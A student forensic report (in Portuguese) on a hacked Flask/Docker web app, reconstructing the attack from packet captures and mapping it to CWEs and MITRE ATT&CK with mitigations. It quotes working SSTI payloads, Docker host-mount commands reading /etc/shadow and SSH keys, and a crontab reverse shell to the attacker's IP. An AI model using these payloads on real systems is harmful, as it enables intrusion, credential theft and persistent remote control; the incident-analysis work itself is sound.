universidade de aveiro  deti departamento de eletrónica, telecomunicações e informática

Project 3 - We were hacked (?)

Segurança Informática nas Organizações
2021/2022

Docentes:
João Paulo Barraca
André Zúquete
Catarina Silva
Vitor Cunha

Diogo Cruz, 98595
Gonçalo Pereira, 93310
João Reis, 98474
Ricardo Rodriguez, 98388

Índice

Introdução

Este projeto foca-se na análise forense dos mecanismos de segurança dos sistemas Linux, neste caso num sistema que sofre de irregularidades devido a um ataque. Do conhecimento que foi adquirido nesta disciplina, começámos por ter alguma ideia de onde o atacante poderia abusar do sistema - através de injeção de código, tentar ter controlo sobre a máquina, mudar permissões de ficheiros, acessar a dados privados, entre outros.

Ao longo deste relatório, vamos descrever o que o hacker conseguiu, ou não, explorar, e o possível motivo do seu ataque.

Sumário executivo

Respondendo diretamente à pergunta do título deste projeto: sim, o sistema foi hackeado.

Como a aplicação apresenta uma vulnerabilidade que não valida corretamente a inserção de dados por parte de um utilizador, o atacante conseguiu obter acesso remoto à máquina através da inserção de código "maligno" no *website*, além de conseguir injetar código para manipular o mesmo.

Além disso, o atacante criou uma *backdoor* que lhe permite executar código e/ou comandos, enviado a partir de um servidor seu, no nosso sistema. Isto apresenta um risco de segurança muito grave mas pode ser facilmente corrigido, como explicaremos depois.

Neste ataque foram roubados dados como, por exemplo, o código da aplicação web, chaves de segurança e muitas outras informações sensíveis que podem ter sido requisitadas pelo atacante através da *backdoor* instalada. Contudo, calculamos que estes danos podem ser facilmente reparados e prevenidos para uma tentativa de ataque futura.

Análise dos pacotes capturados

Foi divulgado um ficheiro com os pacotes capturados no sistema, do qual tirámos algumas conclusões.

O atacante acessa vários recursos da aplicação web '**UA Pinteresto**' e a aplicação devolve ***HTTP/1.0 304 NOT MODIFIED***.

Diferentes códigos de estado HTTP indicam diferentes situações:

- *HTTP 4xx - erro do cliente*
- *HTTP 5xx - erro do servidor*

Logo, este código de resposta HTTP não é um erro. Os erros 3xx denotam uma redireção. Quando um cliente acessa um recurso pela primeira vez, este recebe um código HTTP 200 OK (sucesso). Visto que o cabeçalho HTTP tem uma requisição 'If-Modified-Since', o servidor só enviará o recurso solicitado com um status 200 OK unicamente se o mesmo foi alterado desde a última data de acesso (ex: 'Thu 06 Jan 2022 11:54:51 GMT').

Como o recurso já tinha sido acessado e não foi modificado desde a última vez, o atacante recebe um ***HTTP/1.0 304 NOT MODIFIED***. Deste modo, o requisitador (atacante) é redirecionado para uma versão do recurso alocada na *cache*, evitando que o servidor reenvie o recurso.

Além disto, como o primeiro pacote HTTP que temos nos ficheiros é de 'Jan 6 2022, 19:14:40 GMT', podemos verificar que os **logs dos pedidos capturados** entre o atacante e o servidor **estão incompletos**, uma vez que este acede ao website pelo menos 8 horas antes.

```
HTTP/1.1
Host: 192.168.1.251
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Accept: text/css,*/*;q=0.1
Sec-GPC: 1
Referer: http://192.168.1.251/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: auth=dXNlcm5hbWU9Z3Vlc3Q=.IaRReH75V/N0jyWcxFdIo0qIeNhhC51JqV3SHTH0nJo=
If-Modified-Since: Thu, 06 Jan 2022 11:54:51 GMT
E..C.P@.?.........z.P...$._.].]P.....

HTTP/1.0 304 NOT MODIFIED
Cache-Control: no-cache
Date: Thu, 06 Jan 2022 19:14:40 GMT
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.2 Python/3.9.5
E..Cj.@.?.LI.......z.P.....6...5P.....
```

Fig 1. - Exemplo de um pedido HTTP



Fig 2. - Pacotes recebidos por parte do servidor

De seguida, o atacante tenta aceder ao ***/upload***, este recebe um código ***HTTP 302 FOUND*** que indica que o recurso foi temporariamente movido para outro URL. Neste caso, o da página inicial, uma vez que o utilizador ainda não realizou a autenticação necessária para aceder à página de ***/upload***, só acedida depois do *login.*

Por essa razão, tenta autenticar-se na aplicação web e, não sabendo as credenciais corretas, usa um **ataque de dicionário**, que é um tipo de **ataque de força bruta** com o objetivo de obter credenciais de autenticação a partir de uma lista de sequência de caracteres comuns (exemplo: user='admin' e pass='12345' / user='admin' e pass='password'). Contudo, o utilizador não consegue uma vez que recebe sempre o código de estado ***HTTP 401 UNAUTHORIZED.***



Fig 3. - Sucessivos Post /login do atacante

De seguida, o atacante experimenta manipular as *cookies*, que estão armazenadas na máquina do próprio utilizador, umas dezenas de vezes para tentar trespassar a autenticação do *website*. Podemos verificar na figura abaixo as diferenças entre a *Set-Cookie*, enviada do servidor para o utilizador, e da *Cookie,* enviada do utilizador para o servidor, sendo óbvia a não correspondência de ambos os cabeçalhos, o que indica que o atacante está a alterar a *cookie*.

```
HTTP/1.0 200 OK
Content-Length: 6195
Set-Cookie: auth=dXNlcm5hbWU9Z3Vlc3Q=.IaRReH75V/N0jyWcxFdIo0qIeNhhC51JqV3SHTH0nJo=; Path=/
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.2 Python/3.9.5
Date: Thu, 06 Jan 2022 19:16:10 GMT
E.....@...d....z..../..P.&.Y..d.P. ..k

GET

HTTP/1.1
Host: 192.168.1.251
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcCZ1c2VybmFtZT1hZG1pbg==.L4WHdSWa5+ASrB+CXLsmZ/
EUClzunq26cw0KG0q7LEM=
E..9{.@.?.;m.......z.P/...d..&..P.....
```

Fig 4. - Exemplo de alteração das cookies por parte do atacante

Deste modo, verifica-se um ***cache poisoning***, ou seja, um ataque que consiste na criação ou manipulação de uma *cookie* que pode ser utilizado para preencher formulários automaticamente, ganhar privilégios no sistema e até, como é o caso, aceder ao website com autenticação. As *cookies* são, basicamente, um ficheiro de texto que contém informação de uma pessoa e as ações da mesma num determinado website (nome de utilizador, itens pesquisados, entre outros...).

As cookies são benéficas porque os websites não precisam de guardar essa informação nas suas bases de dados, pedindo simplesmente os dados para obter uma determinada informação, mas são, também, perigosas porque guardam muitas vezes informação sensível que pode ser vista por um atacante ou por poderem ser manipuladas de forma a obter privilégios não concedidos num website.

Verificámos também que as *cookies* "*auth=dXNlcm5hbWU9Z3Vlc3Q=.[assinatura]*" estão codificadas em Base64 e que, descodificadas, dão um resultado semelhante a "*auth=username=guest.[assinatura]*". O atacante, aproveitando-se da falta de segurança a nível da encriptação da cookie, começa o processo de manipulação da cookie para algo do género:

Cookie: auth=username=guest[*padding/preenchimento*]&username=admin.[*outra assinatura*]

Após algumas tentativas, o atacante consegue finalmente descobrir o *padding* que lhe permite obter entrada como utilizador 'admin', uma vez que não recebe nenhum *Set-Cookie* do servidor, indicando que a autenticação foi feita com sucesso (apesar de ter sido forjada).

Isto acontece porque o ficheiro ***auth.py***, que trata da autenticação dos utilizadores anónimos (*guest*), é vulnerável, uma vez que usa o algoritmo de *hash SHA-256*, suscetível a ataques de *length extension*.

Um dos problemas na geração de um *MAC (Message Authentication Code*) através do *hash(S1||D1)* é que o atacante, sabendo o tamanho de *S1||D1*, consegue calcular um *hash* válido ao extender os dados anteriores, sem precisar sequer de saber o conteúdo de *D1*.

Sendo S2 = *hash(S1||D1)*, o atacante pode utilizar este novo *secret* calculado juntamente com dados gerados por ele mesmo (*D2*) para obter *S3* = *hash(S2||D2)*, sendo *S3*

um hash válido e $D2$ os dados adicionados pelo atacante, apesar de $S2$ ser completamente desconhecido.

As funções de *hash* criptográficas baseadas na construção *Merkle–Damgård* são vulneráveis aos ataques de *length extension*, como é o caso do algoritmo SHA-256 usado na aplicação web que foi atacada, permitindo que um atacante produza códigos de autenticação manipulados válidos e, por fim, autenticar-se no *website*.

Agora, autenticado na aplicação web, o atacante tenta aceder a algumas páginas inexistentes como, por exemplo, "/private" e "/fdssfdf".

No entanto, o atacante começa a modificar o *url* e apercebe-se que consegue correr códigos e/ou comandos maliciosos como, por exemplo, mostrar uma mensagem de alerta através do sufixo ***<script>alert("hello")</script>*** ou uma condição matemática ***{{ 1+1 }},*** que resulta num link que acaba em 2. Isto funciona desde que o mesmo tente aceder a um *endpoint* inexistente da aplicação web.

Neste momento, o atacante começa a explorar esta vulnerabilidade e injeta código para começar a obter informação sobre o servidor que hospeda a aplicação web.

Dados acedidos e exfiltrados

Durante a invasão ao sistema, o atacante teve acesso a dados cruciais para o sucesso deste ataque, tirando proveito da vulnerabilidade *Server-Side Template Injection*.

Executou pedidos que foram registados num pacote de dados no qual tivemos acesso e estudados para melhor compreensão do ataque ocorrido.

Os comandos executados pelo atacante seguem, na esmagadora maioria, o padrão seguinte, que abre um novo processo a partir da biblioteca *os* importada:

/test{{request.application.__globals__.__builtins__.__import__('os')['popen'](*comando*).read()}}

Segue-se a lista de comandos executada pelo atacante, bem como uma descrição do que os mesmos realizaram:

‘id’

Primeiramente, executa o comando *id* para descobrir nomes de users/grupos e IDs numéricos (UID ou ID de grupo) do user atual ou de qualquer outro user no servidor. O comando devolve:

uid=0(root) gid=0(root) groups=0(root).

Isto apresenta um grande problema pois o atacante agora sabe que tem acessos privilegiados.

‘ls’, ‘cat app.py’ e ‘cat auth.py’

Lista os ficheiros e diretórios dentro do volume */app* no qual corre o *container*. De seguida, obtém o código do website (**app.py**) e o código da autenticação (**auth.py**). Estes ficheiros são importantes dado que contêm toda a estrutura e modo de funcionamento do website. Uma análise atenta permite encontrar várias vulnerabilidades, inclusive credenciais de autenticação expostas.

'cat /etc/passwd'

O ficheiro /etc/passwd armazena informação essencial que é necessária durante o login. Por outras palavras, guarda informações da conta do utilizador, tais como, o userID, groupID, a diretoria home, shell, e mais. Este ficheiro está em plain text.

'cat /etc/shadow'

O ficheiro /etc/shadow armazena, de forma encriptada, não só a password da conta do utilizador como propriedades adicionais relacionadas à password do utilizador.

'cat /proc/mount'

O ficheiro /proc/mounts lista o estado de todos os sistemas de ficheiros atualmente montados num formato semelhante ao fstab: o nome do sistema, ponto de montagem, tipo

de sistema de ficheiros, etc. Possivelmente, o atacante estava à procura de docker containers.

'touch .a' e 'ls -la .a':

Inicialmente cria um ficheiro vazio chamado *'.a'* e verifica as suas permissões.

'ls -la /tmp/.a':

Finalmente ele testa as permissões das diretorias pais

'find / -perm -4000 ':

Verifica ficheiros no sistema que o *user* tem acessos de *read* e *write*

'docker ps':

Verifica todos os containers *Docker* ativos.

'apt update':

Faz download de informações de todas as *packages* do sistema.

'apt install -y docker.io ':

Instala o docker no container que está a ser utilizado, de forma automática.

'docker ps':

Volta a listar todos os *Docker* containers e apercebe-se que o próprio container está incluído, o que significa que consegue escapar do mesmo e ter acesso ao *Docker Daemon*, um processo permanente que corre em *background* e que gere todos os *Docker containers*, imagens, volumes e redes.

'docker run --rm -t -v /:/mnt busybox /bin/ls /mnt':

Informação:

run Corre um comando num novo container

--rm Remove automaticamente um docker container

-t (--tty) Alocar um pseudo-TTY

-v *[host-path]:[container-path]* Alocar espaço de armazenamento dentro de um container que é separado do resto do sistema de arquivos desse container. Temos que o *[host-path]* é '**/**' e o *[container-path]* é '**/mnt**' significando que o conteúdo do '/' será acessível em '**/mnt**' dentro do container.

Corre a imagem do **busybox**, que combina as utilidades UNIX num executável e retorna, neste caso, os conteúdos do ***/mnt***

'docker run --rm -v /:/mnt busybox /bin/find /mnt/'

Procura todos os diretórios que contenham a keyword */mnt/* utilizando ainda as vantagens do busybox

'find / -perm -4000 ':

Lista todos os ficheiros com permissões *set-uid*.

'docker run --rm -v /:/mnt python python -c "f=open('/mnt/etc/crontab', 'a'); f.write('*/10 * * * * root 0<&196;exec 196<>/dev/tcp/96.127.23.115/5556; sh <&196 >&196 2>&196'); f.close(); print('done')" 2>&1 ':

Abre o ficheiro */etc/crontab*, que permite correr comandos ou *scripts* periodicamente num tempo específico, em *Python* com permissões de escrita. Neste ficheiro, o atacante injeta um comando que corre a cada 10 minutos e que permite criar uma *reverse shell*, ou seja, executar comandos remotamente como utilizador *root*. A conexão TCP estabelecida é iniciada no servidor da máquina e não a partir do atacante, o que permite ao atacante tirar proveito desta vulnerabilidade para ter acesso a uma *shell* e executar comandos.

IP do servidor do atacante (C&C server IP): ***96.127.23.115***
Porta do servidor do atacante (C&C server port): 5556

'docker run --rm -v /:/mnt busybox cat /mnt/root/.bash_history':

Ver a história dos comandos bash executados

'docker run --rm -v /:/mnt busybox cat /mnt/root/.ssh/id_rsa /mnt/root/.ssh/id_rsa.pub':

Obtém os ficheiros */mnt/root/.ssh/id_rsa* (chave privada) e */mnt/root/.ssh/id_rsa.pub* (chave pública) para autenticação *SSH*.

'docker run --rm -v /:/mnt busybox ls /mnt/home '

Retorna os conteúdos do '***/mnt/home***'.

'docker run --rm -v /:/mnt busybox cat /mnt/home/dev/.ssh/id_rsa /mnt/home/dev/.ssh/id_rsa.pub '

Obtém os ficheiros */mnt/home/dev/.ssh/id_rsa* (chave privada) e */mnt/home/dev/.ssh/id_rsa.pub* (chave pública) para autenticação *SSH*.

'docker run --rm -v /:/mnt busybox cat /mnt/etc/passwd'

Retorna o conteúdo do ficheiro /mnt/etc/passwd. O arquivo /etc/passwd é um arquivo de texto com um registo por linha, em que cada um descreve uma conta de utilizador.

'docker run --rm -v /:/mnt busybox cat /mnt/etc/shadow':

Retorna o conteúdo do ficheiro /mnt/etc/shadow. O arquivo do sistema /etc/shadow é usado para armazenar as senhas dos usuários criptografadas no Linux.

'docker run --rm -v /:/mnt busybox cat /mnt/etc/mysql/debian.cnf /mnt/etc/mysql/my.cnf':

Retorna o conteúdo dos ficheiros /mnt/etc/mysql/debian.cnf e /mnt/etc/mysql/my.cnf que são ficheiros de configuração.

'docker run --rm -v /:/mnt busybox cat /mnt/etc/ssl/private/*'

Retorna o conteúdo de todos os ficheiros no diretório /mnt/etc/ssl/private, que contém os certificados SSL.

'docker run --rm -v /:/mnt busybox cat /mnt/var/log/*'

Retorna o conteúdo de todos os ficheiros no diretório /mnt/var/log, ou seja, todas as logs do sistema (*syslog, auth.log, cron,* etc...).

'docker run --rm -v /:/mnt busybox cat /var/lib/docker/containers/1bc81702480062615 56c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25/1bc81702480062615 56c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25-json.log'

Retorna o conteúdo de logs do container dentro do ficheiro especificado.

' echo "<body bgcolor="black"> <img src="/static/gallery/bg.png"> </body>" > /app/templates/index.html'

Escreve no ficheiro */app/templates/index.html* código html para substituir a página por uma imagem a dizer que o site foi hackeado.

O comando *'echo' texto > ficheiro* remove tudo o que está escrito no ficheiro para ficar apenas com "*texto"* escrito.

'docker restart app'

Após ter terminado o ataque dá restart ao container do servidor para que as mudanças tomem efeito.

Common Weakness Enumeration (CWE) encontradas e exploradas pelo atacante

1. **CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')**
2. **CWE-360: Trust of System Event Data**

Ambas vulnerabilidades (CWE-78 e CWE-360) são evidentes aqui.

O software executa um comando nativo quando o nome, caminho ou argumentos do comando contêm dados não confiáveis, tais como entrada de um um cookie, por exemplo.



Fig 5. - exploração das CWE-78 e CWE-360

Exemplo:

/test{{ request.application.globals.builtins.import_('os')['popen']('find /').read()}}

/test{{ request.application._globals.builtins.import_('os')['popen'] }}('docker run --rm -v /:/mnt busybox cat /mnt/root/.bash_history').read() }}

O sistema permite que a aplicação envie mensagens sem autenticação para o próprio sistema, permitindo ao atacante correr comandos no docker ou ter acesso a ficheiros secretos.

3. **CWE-307: Improper Restriction of Excessive Authentication Attempts**

O software não implementa medidas suficientes para evitar múltiplas tentativas de autenticação falhadas num curto espaço de tempo, tornando-o mais suscetível a ataques por força bruta. No caso, a aplicação web que estamos a analisar permite essas tentativas sucessivas de login por parte do atacante, permitindo ao uso de um dicionário com palavras-passe comuns.



Fig 6. - exploração das CWE-78 e CWE-360

4. **CWE-798: Use of Hard-coded Credentials**
5. **CWE-259: Use of Hard-coded Password**
6. **CWE-312: Cleartext Storage of Sensitive Information**

Estas 3 vulnerabilidades (CWE-798, CWE-259 e CWE-312) exploram a vulnerabilidade do software conter informação *hard-coded*, no caso do que estamos a analisar as informações de login do admin estão escritas no ficheiro *app.py*.

Se um atacante ganha acesso a este ficheiro vai ter acesso a dados privados, o que constitui um grande perigo de privacidade. Algo que de facto foi explorado pelo atacante.

```
ADMIN USER='admin'
ADMIN PASS='75debe8ecad2b043072ce03d1dc3e635'
```

Fig 7. - credenciais de autenticação expostas no ficheiro *app.py*

7. **CWE-1336: Improper Neutralization of Special Elements Used in a Template Engine**

O software faz a concatenação do input do utilizador a templates diretamente, quando este devia ser passado como dados para serem filtrados. No caso deste software, por exemplo, se o utilizador escrever código html no URL, este será executado e apresentado na página.

```
@app.errorhandler(404)
def page not found(e):
    template = '''
 <div class="center-content error">
 <h1>Oops! That page doesn't exist.</h1>
 <pre>%s</pre>
 </div>
 ''' % (urllib.parse.unquote(request.url))
    return render template string(template, dir=dir, help=help, locals=locals), 404
```

Fig 8. - extrato do código do ficheiro *app.py*

Fig 9. - manipulação dos conteúdos apresentados através do url

8. CWE-250: Execution with Unnecessary Privileges

O software executa as operações com um nível de privilégio superior ao nível mínimo exigido, o que cria novas vulnerabilidades ou amplifica as consequências de outras fraquezas.

Neste caso vemos que o container no qual o website se encontra está a correr com privilégios de root, ou seja, se algum atacante ganha acesso ao container ele tem controlo total sobre o sistema, podendo alterar e acessar ficheiros que contém informação sensível. Para evitar isto, deve-se correr o container com um único utilizador que tenha privilégios mínimos. Verificando o Dockerfile vemos:

```
#RUN useradd -Mr app
#USER app
```

Fig 10. Conteúdo do Dockerfile

Neste caso, simplesmente descomentando estas linhas no Dockerfile do container o problema é resolvido.

O ficheiro */etc/crontab* também inclui um comando, executado periodicamente, que permite a execução remota de comandos no sistema por parte do atacante.

```
*/10 * * * * root 0<&196;exec 196<>/dev/tcp/96.127.23.115/5556; sh <&196 >&196 2>&196
```

Fig 11. Comando bash que cria uma reverse shell entre a máquina e o servidor de controlo do atacante.

9. CWE-327: Use of a Broken or Risky Cryptographic Algorithm
10. CWE-311: Missing Encryption of Sensitive Data
11. CWE-328: Use of Weak Hash

Estas 3 vulnerabilidades (CWE-327, CWE-311 e CWE-328) ocorrem quando um software encripta com um algoritmo pouco seguro dados sensíveis, ou não os encripta de todo, um atacante pode ter acesso a informações secretas com técnicas conhecidas para quebrar algoritmos.

Como já mencionámos, a *cookie* "*auth=dXNlcm5hbWU9Z3Vlc3Q=.[assinatura]*" estava codificada em Base64, tornando fácil a sua descodificação para o atacante.

Como mitigar o impacto e prevenir outro ataque

Uma possível solução seria implementar um mecanismo de segurança mais reforçado na autenticação da página de login, por exemplo, um mecanismo de desafio-resposta como o CHAP ou S/Key em vez de utilizar um mecanismo direto com senha (mecanismo atual implementado). Mesmo com o sistema atual, as credenciais de login não devem ser guardadas *hard coded* num ficheiro, como acontece no ficheiro *app.py* ao qual o atacante teve acesso, pois isso constitui uma vulnerabilidade muito grave.

Uma solução mais segura poderia ser apenas guardar o hash da password correta na base de dados e comparar com o hash da password inserida. Para segurança adicional o login do administrador devia ser só possível através de IPs dentro da rede privada da empresa.

Outra vulnerabilidade presente no site é o facto de este não restringir as tentativas de login após uma password ou username errados. Isto é algo fácil de corrigir e evita ataques de dicionário, que são os mais comuns para tentar entrar numa aplicação com login username-password.

A principal preocupação é, no momento, retirar a *backdoor* presente no ficheiro */etc/crontab,* que permite ao atacante inserir comandos de forma remota a partir do seu servidor.

A CWE *OS Command Injection* está presente na aplicação e deve ser tratada com urgência máxima. A melhor maneira de prevenir esses ataques é nunca chamar comandos OS a partir da aplicação, pois estas chamadas devem ser feitas através de uma API que valida o input de forma a evitar vulnerabilidades.

Associada a esta vulnerabilidade está também presente no software a CWE-360, onde o sistema confia nas chamadas feitas pela aplicação sem autenticação para o próprio sistema, permitindo ao atacante executar comandos na máquina.

Ambas as vulnerabilidades referidas estão de certo modo dependentes da mais relevante, CWE-250: *Execution with Unnecessary Privileges*. O software executa as operações com um nível de privilégio superior ao nível mínimo exigido, o que amplifica as consequências das outras fraquezas.

Encontramos também a CWE-1336, que corresponde a não neutralizar elementos usados na renderização de um template. Quando um utilizador tenta aceder a um endpoint desconhecido, é renderizado um template que apresenta o url que o utilizador tenta aceder, mas este não é validado pela aplicação. Isso permite a um atacante escrever código no url que será apresentado na página.

Ao carregar os templates não deve ser usado diretamente o input do utilizador, que deve ser validado antes de ser apresentado na página web.

Uma das falhas de segurança neste serviço é a fraca encriptação de informação sensível, por exemplo credenciais e cookies. É importante usar algoritmos de encriptação confiáveis e difíceis de decifrar, especialmente que consigam evitar técnicas conhecidas de criptoanálise.

MITRE Attack Matrix

Initial Access

O Acesso inicial foi obtido através de Exploit Public-Facing Application (T1190) ao tirar vantagem de uma vulnerabilidade de um website a correr na Internet.

Execution

A execução foi através de uma combinação entre Scheduled Task/Job - Cron (T1053.003), Command and Scripting Interpreter - Unix Shell (1059.004) e Command and Scripting Interpreter - Python (T1059.006)

Persistence

A persistência foi alcançada através de Scheduled Task/Job - Cron (T1053.003)

Privilege Escalation

Para o aumento de privilégios podemos ver o Exploitation for Privilege Escalation (T1068) e Scheduled Task/Job - Cron (T1053.003)

Defense Evasion

Para os mecanismos de defesa temos Indicator Removal on Host Clear Linux or Mac System Logs (T1070.002) e Indicator Removal on Host: Clear Command History (T1070.003)

Credential access

Para acesso às credenciais foram usadas Brute Force - Password Spraying (T1110.003), OS Credential Dumping - /etc/passwd and /etc/shadow (T1003 .008) e Unsecured Credentials - Credentials In Files (T1552.001).

O atacante tenta fazer login usando brute force com um dicionário de passwords comuns, acedendo aos ficheiros /etc/passwd e /etc/shadow, e consegue o login quando tem acesso às credenciais no ficheiro *app.py*.

Discovery

A descoberta do sistema baseou-se nas técnicas Account Discovery - Local Account (T1087.001), File and Directory Discovery (T1083), Permission Groups Discovery - Local Groups (T1069.001) e System Owner/User Discovery (T1033).

O atacante procura utilizadores e passwords, lista ficheiros e diretórios e testa permissões para perceber o ambiente em que se encontra.

Lateral movement

O *lateral movement* é alcançado a partir da técnica **Remote Services- SSH (T1021.004)**, através do comando inserido no ficheiro */etc/crontab* que permite ao atacante instalar uma *backdoor* no servidor, para ter ainda mais acesso ao sistema.

Collection

Coleção foi conseguida através de **Data from Local System (T1005)**, procurando no sistema ficheiros de modo a extrair informação sobre o mesmo.

Command and Control

O *command and Control* é alcançado através da técnica **Web Service - One-Way Communication (T1102.003)**. A *backdoor* instalada no ficheiro *crontab* permite a execução remota de comandos como *root* por parte do servidor *C&C* do atacante, ou seja, através da *reverse shell*.

Exfiltration

Inicialmente, a exfiltração de dados foi possível tirando proveito da vulnerabilidade de Server-Side Template Injection da aplicação web, tal como indica a técnica Exfiltration Over Alternative Protocol - Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol (T1048.003).

Contudo, a instalação da backdoor no servidor (reverse shell) permitiu, mais tarde, que um atacante pudesse executar comandos remotamente a partir do seu servidor C&C e, desta forma, obter dados (técnica Exfiltration over C&C channel (T1041)).

Impact

O impacto do ataque no sistema foi simplesmente a apresentação de uma imagem que declara um ataque ransomware ao sistema, ou seja, uma técnica de External Defacement (T1491.002).

Conclusão

O atacante mostrou a intenção de aceder a informações secretas do software para pedir dinheiro (100 BTC) em troca de não apagar toda a informação do sistema, ameaçando o dono da aplicação e dizendo que deve ser contratado para ser o responsável da segurança do site, garantindo que um ataque deste género não volta a acontecer.

Apesar de informações sensíveis do sistema terem sido comprometidas, podem ser implementadas medidas de segurança de modo a não ser necessário ceder às exigências do *hacker*.

O impacto do ataque foi mínimo, mas devem ser tomados alguns cuidados para evitar próximos ataques que podem ser mais perigosos.

Como mencionámos no último ponto do relatório, a aplicação demonstra algumas vulnerabilidades que não devem ser ignoradas pois facilitam possíveis intrusões no sistema.

Devem ter uma atenção especial as vulnerabilidades associadas a encriptação e armazenamento de dados sensíveis, por exemplo usernames e passwords, que são os focos mais comuns em tentativas mais básicas de ataque, bem como a injeção de código a partir de *input* recebido na aplicação *web*.

Fig 12. - Imagem deixada pelo atacante no website

Bibliografia

- MITRE ATT&CK®
- Common Weakness Enumeration
- Docker Documentation
- Security of Information and Organizations 2021/2022
- Stack Overflow
- Códigos de status de respostas HTTP
- Cache Poisoning
- Understanding the length extension attack
- Understanding Reverse Shells
- SSTI in Flask/Jinja2